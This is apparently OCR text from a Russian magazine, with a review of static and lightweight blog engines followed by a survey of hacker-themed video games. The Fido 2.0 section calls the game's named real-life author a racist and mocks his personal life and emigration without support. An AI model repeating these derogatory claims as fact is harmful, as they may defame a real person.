NanoBlogger — своего рода классика жанра. Этот движок доказал, что для блога не нужен не только веб-сервер или база данных, но и PHP/Ruby/Python, и в этом смысле ушел даже дальше BlazeBlogger. Дело в том, что NanoBlogger написан на языке bash. Любители UNIX-like систем в курсе, на какие трюки может быть способна голая консоль. Так что это идеальный вариант для тех, кто хочет использовать хостинг только по прямому назначению, а генерацию блога проводить, например, на своем ноутбуке под управлением *nix.

По возможностям NanoBlogger не уступает многим подобным проектам. Из наиболее полезного блогеру функционала можно выделить: поддержку Atom/RSS, интеграцию с комментариями из Disqus, пейджеры для многостраничных заметок, поддержку плагинов, теги, создание архива публикаций, добавление на сайте календаря, классификацию материалов по категориям и так далее.

Среди подобных проектов NanoBlogger выгодно отличается простотой использования и установки. Из-за того, что все вертится вокруг bash, пользователю не требуется тянуть и устанавливать кучу зависимостей. Разработчик также постарался упростить работу с приложением из командной строки. Все команды доходчиво описаны в документации, и среди них нет монструозных конструкций, ввод которых хотелось бы автоматизировать.

Словом, использование «латыни UNIX» позволило создателям NanoBlogger получить решение, которое просто интегрировать с локальным рабочим окружением и код которого легко прочитать и подогнать под свои нужды.

PELICAN

getpelican.com

Pelican — вариант, почти идеальный по функционалу, и, в отличие от собратьев, он до сих пор активно разрабатывается. Этот движок отлично расширяется и поддерживает почти все необходимые внешние сервисы. Из возможностей движка к твоим услугам: создание статических страниц, ведение блог-ленты,


```
Terminal (as superuser)
File Edit View Terminal Help
# NanoBlogger Weblog Config File - blog.conf
# Default configuration with sensible presets
# Last modified: 2010-02-14T22:01:41-05:00

# --- Main Preferences ---
#
# set default editor for your weblog (defaults to $EDITOR).
NB_EDITOR="$EDITOR"


# set default browser for previewing your weblog (defaults to $BROWSER)
NB_BROWSER="$BROWSER"

# maximum number of entries to query when query equals "max".
MAX_ENTRIES="10"

# date format used for a new entry (used by the "date" command).
# e.g. DATE_FORMAT="%Y-%m-%d %H:%M:%S"
DATE_FORMAT=""
```



```
Terminal (as superuser)
File Edit View Terminal Help
Get:2 http://ftp.us.debian.org/debian/ squeeze/main nanoblogger all 3.4.2-3 [90.
2 kB]
Get:3 http://mirror.cse.iitk.ac.in/debian/ testing/main libtidy-0.99-0 i386 2009
1223cvs-1.2 [153 kB]
Get:4 http://mirror.cse.iitk.ac.in/debian/ testing/main tidy i386 20091223cvs-1.
2 [27.7 kB]
Fetched 290 kB in 10s (27.9 kB/s)
Reading changelogs... Done
(Reading database ... 129928 files and directories currently installed.)
Preparing to replace libtidy-0.99-0 20091223cvs-1 (using .../libtidy-0.99-0_2009
1223cvs-1.2_i386.deb) ...
Unpacking replacement libtidy-0.99-0 ...
Selecting previously deselected package markdown.
Unpacking markdown (from .../markdown_1.0.1-7_all.deb) ...
Selecting previously deselected package nanoblogger.
Unpacking nanoblogger (from .../nanoblogger_3.4.2-3_all.deb) ...
Selecting previously deselected package tidy.
Unpacking tidy (from .../tidy_20091223cvs-1.2_i386.deb) ...
Processing triggers for man-db ...
Setting up libtidy-0.99-0 (20091223cvs-1.2) ...
Setting up markdown (1.0.1-7) ...
Setting up nanoblogger (3.4.2-3) ...
Setting up tidy (20091223cvs-1.2) ...
root@debian:/home/spider#
```




У NB эталонный по простоте конфиг...

...и процесс установки. Зависимостей минимум

Пишем текст для Pelican

Pelican-блог выглядит просто и универсально





возможность импорта данных из блога WordPress, поддержка языка Markdown, создание пейджера для многостраничных текстов, подсветка синтаксиса для исходников, черновики, создание мультиязычных сайтов, добавление изображений, формирование PDF-документов, создание RSS-фида, интеграция с Google Analytics, Twitter, Disqus и многое другое.

С другой стороны, установка проходит не всегда гладко. Если ты любитель Debian, как я, то приготовься к тотальному обновлению системы. После установки PIP потребуется поставить кучу различных Python-модулей и немного поковыряться с их настройкой. В общей сложности на установку и настройку мне пришлось потратить около 40 минут. Однако же и решение получается очень навороченное. В качестве альтернативы могу посоветовать сервис Calepin (calepin.co), использующий код Pelican для развертывания блога в твоем Dropbox.


В общем, в отличие от BlazeBlogger или NanoBlogger, Pelican — это более массивное и функциональное решение с кучей настроек, не столь сильно завязанное на дописывании кода движка.

SECOND CRACK

www.marco.org/secondcrack

Марко Армент — креативный программист, запомнившийся большинству как создатель полезного сервиса Instapaper (www.instapaper.com). Как оказалось, это не единственное его творение для широких масс. Достаточно давно он представил альфа-версию статического движка для ведения блога под названием Second Crack. В отличие от Pelican, установка и настройка Second Crack много времени не требует. Никакого стороннего ПО, кроме PHP 5.3+, не требуется. Для полноценной работы рекомендуется настроить автоматический запуск сценария, собирающего новые материалы с последующим обновлением файлов проекта. Для максимального упрощения этой операции автор рекомендует использовать возможности синхронизации проекта Dropbox.

Функционал Second Crack не бьет золотым ключом. Движок понимает формат Markdown и различает два типа контента: «Запись» (для ведения блог-ленты) и «Страница» (для создания неизменяемых страниц). Посты могут быть снабжены тегами. Из других приятных мелочей стоит отметить плагин для отправки анонсов новых материалов в Twitter. Готовых шаблонов для нестандартного оформления контента также нет (например, добавление пейджера страниц, календарей).



Second Crack — детище Марко Армента, написанное «для себя», но тем не менее достаточно функциональное


OCTOPRESS

octopress.org



Octopress — один из самых известных движков, завоевавший славу интеграцией с GitHub, а точнее — с функцией Pages популярного сервиса. Git стала логичной основой для блога: контроль версий, удобство работы для нескольких авторов. Движок написан на популярном ныне языке Ruby и, помимо типичных возможностей генерации контента, готов предложить помощь в переезде с популярных CMS. Например, WordPress-пользователи могут перенести все свои записи при помощи специального скрипта. Делается это достаточно быстро, правда, после переезда придется уделить время на правку некоторых текстов, так как их оформление может поломаться.

Кстати, Octopress поддерживает работу с сервисом Disqus, а значит, с переносом комментариев в статику проблем также не возникнет.


Одна из наиболее интересных функций Octopress — поддержка плагинов. Выбор пока небольшой, но поживиться есть чем. Например, плагин jsFiddle позволяет вставлять в заметки код из одноименного сервиса. HTML5 Video tag упрощает вставку видео на страницу.




В Anchor CMS текст можно писать прямо в браузере


По умолчанию статьи в Anchor CMS выглядят бедновато



Веб-интерфейс Anchor CMS



Зато большие тексты выглядят так, словно побывали в Pocket или Readability



Phrozn придуман для тех, кому слишком скучно писать на Markdown

Разработчики Octopress не обошли стороной и социальные сети. Из коробки доступна возможность взаимодействия с такими популярными проектами, как GitHub, Facebook, Twitter, Disqus, Google Plus One и другие.

Кстати, в качестве хостинга можно использовать не только GitHub — на сайте проекта есть инструкции по использованию Heroku и любого сервера с поддержкой rsync.

SERIF

https://aprescott.com/posts/serif

Конкуренция всегда положительно влияет на развитие. Serif — лишнее тому подтверждение. С одной стороны, разработчик нам предлагает очередной качественный статический движок, написанный на языке Ruby. С другой — он старается пересмотреть процесс публикации материалов в подобного рода ПО. Помимо традиционной подготовки заметок в формате Markdown, автор снабдил свое детище веб-интерфейсом, облегчающим работу с текстом. Это порадует простого пользователя, а суровым гикам доступен весь хардкор консоли.

Интерфейс панели управления выполнен в минималистичном стиле. Из вкусностей стоит отметить поддержку загрузки изображений с помощью drag-and-drop. Все загруженные картинки аккуратненько помещаются в папку «images» проекта.

Как немаловажный плюс, заслуживающий особого внимания, следует отметить поддержку языка разметки Liquid Markup. Это означает, что при создании шаблонов оформления ты можешь использовать различные управляющие конструкции языка разметки, а не средства языка программирования.

ANCHOR CMS

anchorcms.com

Anchor CMS позиционируется разработчиками как простое и легковесное решение для создания полноценного блога. При весе 443 килобайта Anchor CMS готова предложить: базовую тему с адаптивным дизайном, незамысловатый установщик, поддержку drag-and-drop при добавлении контента, простой механизм темизации, внятную админ-панель, создание нескольких пользователей и так далее.

Anchor CMS нетребовательна к ресурсам. Система прекрасно установится на самый обычный shared хостинг и будет летать подобно супермену. Здесь разработчикам можно поставить плюс, так как при тех же условиях WordPress будет ползать как черепаха.

Во время тестирования меня сильно огорчил установщик. По заявлению разработчиков, на установку Anchor CMS потребуется не больше двух минут. Мне не повезло. На инсталляцию я убил минут пятнадцать: пришлось самостоятельно создавать файл .htaccess (для настройки mod_rewriter) и код в одном из конфигурационных файлов. Разработчики пропустили баг в экранировании параметров, из-за чего сайт выплевывал ошибки.

Существенным минусом Anchor CMS является отсутствие поддержки плагинов. Разработчики обещают реализовать эту функцию в будущем, но пока безболезненно расширить функционал нельзя. Для кого-то это может стать решающим «нет» при выборе платформы для блога.

Несколько смягчает унылое впечатление от ограниченного числа настроек и отсутствия плагинов возможность добавлять к материалам дополнительные поля. Варианты полей ограничены (text, HTML, картинка, файл), но для типичного блога их вполне хватит. Разработчики Anchor CMS попытались сделать простое и легкое решение. Частично у них это получилось: система нетребовательна к ресурсам, доступного функционала из коробки хватит для построения простого блога. Но слабые места проекта весьма существенны — темизация и отсутствие поддержки плагинов.

PHROZN

www.phrozn.info/en

Складывается ощущение, что разработчик этого проекта преследовал цель создать быстрое универсальное решение, которое будет позволять оформлять контент не только в формате Markdown, но и в других, не менее популярных. Надо отметить, что этой цели удалось достичь. Из коробки Phrozn понимает контент нескольких форматов: чистый текст, Markdown, Twig-разметка, Haml. Если какого-то формата не хватает, то его поддержку можно реализовать самостоятельно в виде отдельного расширения.

Не менее интересна возможность контроля версий путем взаимодействия с Git. Поскольку весь контент представляет собой обычные текстовые файлы, всегда можно откатиться назад в случае неудачного редактирования. Теоретически данную возможность реально подогнать для командной работы.

Разработчики, желающие присоединиться к проекту, будут приятно удивлены качеством исходного кода. Код написан в ООП-парадигме и прекрасно оформлен. Комментарии, четкая структура и тесты, покрывающие большую часть проекта, присутствуют.

ВЫБОР ЗА ТОБОЙ

Найти достойную и легковесную альтернативу популярным движкам вполне реально. Если проект состоит из пары-тройки страниц, проще сделать его полностью статическим, воспользовавшись одним из рассмотренных в статье решений. Страниц больше и контентом занимаются несколько человек? Тогда смотрим в сторону легковесных движков. На этом хочу закончить свое повествование и пожелать тебе успешных проектов на правильных движках. ⌶

> *Конкуренция всегда положительно влияет на развитие. Serif — лишнее тому подтверждение. Автор старается пересмотреть процесс публикации материалов в подобного рода движках*


НЕ ВОШЛИ В ОБЗОР

- goo.gl/kS0z3 — Blacksmith. Генератор статических блогов/сайтов с документацией, построенный на базе JSDOM и Weld.
- goo.gl/LTT5l — Blatter. Компактный движок для создания и публикации статических веб-сайтов, основанных на динамических шаблонах.
- goo.gl/duL6p — Bonsai. Статический движок, написанный на Ruby. Из наиболее интересного функционала можно выделить: HTML5-шаблоны, язык разметки liquid, поддержку иерархии страниц, генератор карты сайта (sitemap.xml) и файла robots.txt, встроенный сервер из коробки.
- goo.gl/jMz77 — Blogofile. Написан на Python. Готов похвастаться: поддержкой синтаксиса исходников, интеграцией с Git, взаимодействием с популярными социальными сетями (Twitter, Reddit, FriendFeed).
- goo.gl/ZEAQX — Cub. Реализация статического движка на PHP. В качестве шаблонизатора используется Twig. Для работы решения требуется наличие Apache.
- goo.gl/lNnQW — Site-builder. Еще один движок на PHP. В настоящий момент проект находится в активной разработке.
- goo.gl/voaTA — Tempo. Движок написан на PHP и не только будет пригоден для генерации страниц с текстовым контентом, но и осилит создание фотогалерей.

ВСЁ НЕ КАК В ЖИЗНИ

Хакерский быт в играх: история вопроса

Если помнишь, в девяностые были особенно популярны фильмы про «хакеров», где взлом представлялся как буйство прогресс-баров, окошек с бессмысленным текстом, написанным ядреным шрифтом, и бесконечных последовательностей цифр. Для кино этот жанр уже потерял свою остроту, а вот в играх интерес к псевдохакерству переживает второе рождение. Где-то это делается с вполне серьезными и образовательными целями, а где-то — just for fun.



Дмитрий Сударушкин

UPLINK

introversion.co.uk/uplink



Когда заходит речь о симуляторе действий хакера, вспоминают в первую очередь Uplink. Игра вышла в 2001 году, но благодаря Humble Indie Bundle обрела вторую жизнь: у игры появилась Steam-версия для всех десктопных платформ, а также версия для iPad и Android-планшетов (впрочем, довольно топорная).

Действие происходит в 2010 году, зловещем далеком будущем, где могучие мегакорпорации правят миром и повсюду царит дух безысходности и уныния. Кажется, что до разработки искусственного интеллекта остается вот столечко. Хакер в таком мире — вполне обычная работа, чуть ли не с белой зарплатой и занесением в трудовую книжку. Промышленный шпионаж, атмосфера киберпанка — в общем, в игре собрали лучшее из фильмов «Хакеры», «Джонни-мнемоник», «Тихушники», романов «Криптономикон» и «Лавина» Нила Стивенсона и «Нейромант» Уильяма Гибсона.

Мы устраиваемся на работу хакером в компанию Uplink. Компания предоставляет специфические услуги: взламывает и ворует важные файлы с серверов конкурентов. Секретность в компании высочайшая, поэтому чем мы там на самом деле занимаемся — плохим или хорошим делом, не будет ясно до самого конца игры.

Сама по себе игра — это перебор различного софта и воздействие этого софта на различные серверы, софт бывает крутой, бывает не очень, но все жрет память, процессор и место на диске, поэтому своевременные апгрейды необходимы. В Uplink популяризировали те самые «взломы» из фильмов, где на экране бегут строчки непонятного назначения, открыта карта мира и видно, как хакера вот-вот отследят через цепочку прокси-серверов, — красные полоски на карте уже подбираются к нашему гейтвею и уже почти вот-вот достигнут, когда мы успеваем скопировать нужный нам файл и отключиться.

Игра весьма напряженная, но эта напряженность больше из разряда «скорее, скорее! надо успеть», чем реальная работа мысли. Процедура взлома довольно монотонна, однако авторам удается добавить некоторую непредсказуемость в общую картину. Поэтому, если игра тебе не надоест, на более поздних этапах полезно ознакомиться с форумами и документом под названием The Ultimate Uplink Guide (guide.modlink.net), который достаточно подробно объясняет подкапотную механику игры.

КЛЮЧЕВОЙ МОМЕНТ В ИГРЕ — РЕПУТАЦИЯ ИГРОКА, КОТОРАЯ ОПРЕДЕЛЯЕТСЯ ТЕМ, КАК ОЦЕНИВАЕТСЯ ЕГО РАБОТА ПО МЕСТНЫМ «ПОНЯТИЯМ»


SLAVE HACK

slavehack.com

Одна из немногих представленных в обзоре многопользовательских игр, полностью онлайновая. Ты регистрируешься на сайте проекта www.slavehack.com и попадаешь во внутренний интернет — тут свои собственные IP-адреса и свой собственный браузер.

Как и в других играх «про хакеров», большую часть времени ты зарабатываешь деньги на апгрейды своего виртуального компьютера и покупку программ. Делается это полностью мошенническим способом — найдя на внутренних файлопомойках «крякер банка», ты взламываешь собственный (или любой другой) банк и переводишь к себе на счет несколько лишних тысяч евро. После этого на других файлопомойках ты находишь улучшенный «крякер банка» или «вирус, заражающий компьютер», которые уже стоят денег. И так оно, в общем, и крутится.

Отличается Slave Hack от всех остальных таких игр тем, что есть и второй виртуальный ПК — DDoS'ера, который за деньги тоже получает апгрейды. DDoS'ом можно вырубать конкурентов, отключать сеть банков, воруя деньги со счетов, в общем, было бы желание применить. Второе отличие — огромное количество ПК простых пользователей, которых можно заразить вирусами для создания своей армии ботнетов (в терминологии игры Slave'ы). И конечно же, третье отличие — другие игроки, которые могут хакать тебя, твой счет в банке, твои виртуальные ПК и всю ту армию ботнет-зомби, которые ты создавал несколько часов кряду.



Игра в общем довольно сложная для новичка, но богатая документация и расписанные на официальном форуме игры мануалы на первых порах помогают.

В Slave Hack нет каких-либо заданий, как и сюжета, но игра может приятно удивить тем, что ты уже несколько часов просматриваешь логи своего ПК в поисках того ублюдка, который тебя только что ограбил, и пытаешься понять — как взломать сеть его серверов, чтобы вернуть свои денежки обратно и немного поглумиться над супостатом.

К сожалению, весьма бодрое сперва развитие игры и постоянные обновления сейчас несколько приостановились. Последний раз игру обновляли в начале 2012-го — авторы целиком заняты разработкой Slave Hack 2, но когда она выйдет — никаких сроков никто не сообщает.

COLOBOT

ceebot.com

В 2001 году швейцарским разработчикам удалось создать, возможно, лучшую и самую проработанную игру с программированием (в данном случае речь идет о реальном написании кода). Увы, из-за примитивной графики и нулевого маркетинга узнать о ней ты мог тогда разве что из рецензии в журнале Game.exe.


В Colobot тебе придется стать астронавтом, которого высаживают на отдаленную планету — искать руду, копать минералы и испытывать терпение аборигенов.

Суть игры можно передать одной фразой: «ты строишь роботов, программируешь их и натравливаешь на врагов». Команды программирования, конечно, в основном простейшие (if вижу.цель then стреляй.пушка), но в игру встроен полноценный язык (некая смесь C++ и Java) под наименованием C-Bot и учебник по нему с наглядными примерами, так что освоиться можно легко.

Задания на миссиях отличаются разнообразием: ты строишь ботов, которые добывают руду (полностью программируя их движение и действия), прокладываешь маршруты для кораблей, строишь защитные периметры, копаешь тоннели — в общем, развернуться есть где.

Если надоели миссии, то к твоим услугам встроенные в игру логические загадки на программирование ботов и, конечно, режим боев, когда ты стравливаешь боевых роботов друг с другом.





HACKER EVOLUTION

hackerevolutionduality.com


Логичное продолжение идей Uplink, вышедшее в 2007 году, — по сути, та же самая игра, только ориентированная на эмулятор консоли Linux — даже команды совпадают. Если в Uplink дело происходило в гипотетическом будущем, то тут, скорее, речь пойдет о ближайшем настоящем, поэтому никаких гигаквадов у процессоров и петабайт оперативной памяти тут не будет, равно как и программ «Взлом Интернета 1.0». И хотя, как и в Uplink, тут та же самая карта мира, где надо точками расставлять путь для цепочки прокси, сама игра гораздо больше ориентирована на твои руки. Я говорю про скилл печатания буковок на клавиатуре: все команды нужно руками вбивать в консоль — автозаполнения нет. И если поначалу набор «crack atm.hacker-evolution.com» проблем не вызывает, когда ты делаешь это в двадцать пятый раз, оно может малость надоесть. По сути, вся игра — это симулятор не хакера, а скорее script-kiddies, где ты скачиваешь нужные эксплойты, а затем последовательно их запускаешь на разные порты серверов, стараясь успеть, пока тебя не отследили. Но при этом нужно понимать до конца, что именно ты делаешь. В отличие от Uplink, тут практически не встречается одинаковых заданий, и они весьма разнообразны.

FIDO 2.0

Знаменитый симулятор «фидошника», разработанный в 1998 году (а доведенный до нормальной версии только в 2001-м), несколько выбивается из жанра. Здесь нет атмосферно-кислотного визуального ряда или саундтрека, но культурная ценность у игры для наших соотечественников на порядок выше, чем у того же Uplink.

Сделал Fido 2.0 известный в узких кругах программист, антикоммунист, расист и яркий противник секса (вел даже сайт antisex.info и выступал с пропагандой в передачах первого канала, например в «Большой стирке») Юрий Нестеренко, впоследствии ставший писателем фантастических романов и благополучно переехавший жить в США из-за страха перед «ужасным режимом» на родине.

В симуляторе Fido 2.0, как и в личной жизни автора, секс отсутствовал полностью, зато пышным цветом расцвел микроменеджмент — от покупки ПК и пива ноду с пойнтами, манипуляции настроением игрока и до выбора места работы. Игра начинается с набора своего имени и обстановки в стране — «стабильная» или «нестабильная», у нас есть начальный капитал в 300 долларов, на которые мы можем купить компьютер, операционную систему и модем. Затем, скачивая или загружая с BBS софт, мы нарабатываем рейтинг, прокачав который





0X10C

0x10c.com

Игру с непроизносимым названием (это нечто вроде «оу-бай-тэн-си», хотя автор настаивает на «тен-ту-де-си» — «десятка в це-степени») придумывает и делает автор нашумевшего Minecraft Маркус Перссон. Фактически перед нами космический симулятор, так что полноценной игрой «про хакеров» или «про программистов» ее назвать нельзя. Однако в ней есть одна особенность, из-за которой она и попала в обзор.

Действие игры происходит в параллельной вселенной, где в 1988 году было разработано устройство глубокого сна (deep sleep cell) — анабиозная камера для космических путешествий. К сожалению, при производстве в управляющий драйвер процессора камеры вкралась ошибка, и камера выставила продолжительность сна не 0x0000 0000 0000 0001 лет, а 0x0001 0000 0000 0000 лет. Первые люди просыпаются в камере в 281 474 976 712 644 (двести восемьдесят один триллион четыреста семьдесят четыре миллиарда девятьсот семьдесят шесть миллионов семьсот двенадцать тысяч шестьсот сорок четвертом) году. За это время Вселенная уже на грани исчезновения, Земли давно нет, а процессы звездообразования давно закончились. Большинство звезд уже остыли и погасли или находятся на грани гибели, массивные черные дыры доминируют в галактике.

У каждого игрока свой корабль. На корабле есть генератор, питающий системы корабля, например защитные экраны, жизнеобеспечение и вооружение. Энергия ограничена, ее необходимо умело перенаправлять на нужное в текущей ситуацией (кричать «Всю энергию на щиты!», как в Star Trek). Взаимодействие игрока с кораблем идет через 16-битный микропроцессор в центральном компьютере. Под него даже можно программировать на ассемблере — на GitHub есть описание его команд. Вся работа корабля строится на основе инструкций этого процессора, поэтому зная программирование и теорию чисел, можно облегчить себе жизнь в игре. Игра пока не вышла, но с нетерпением ждем.

CODE HERO

primerlabs.com/codehero0

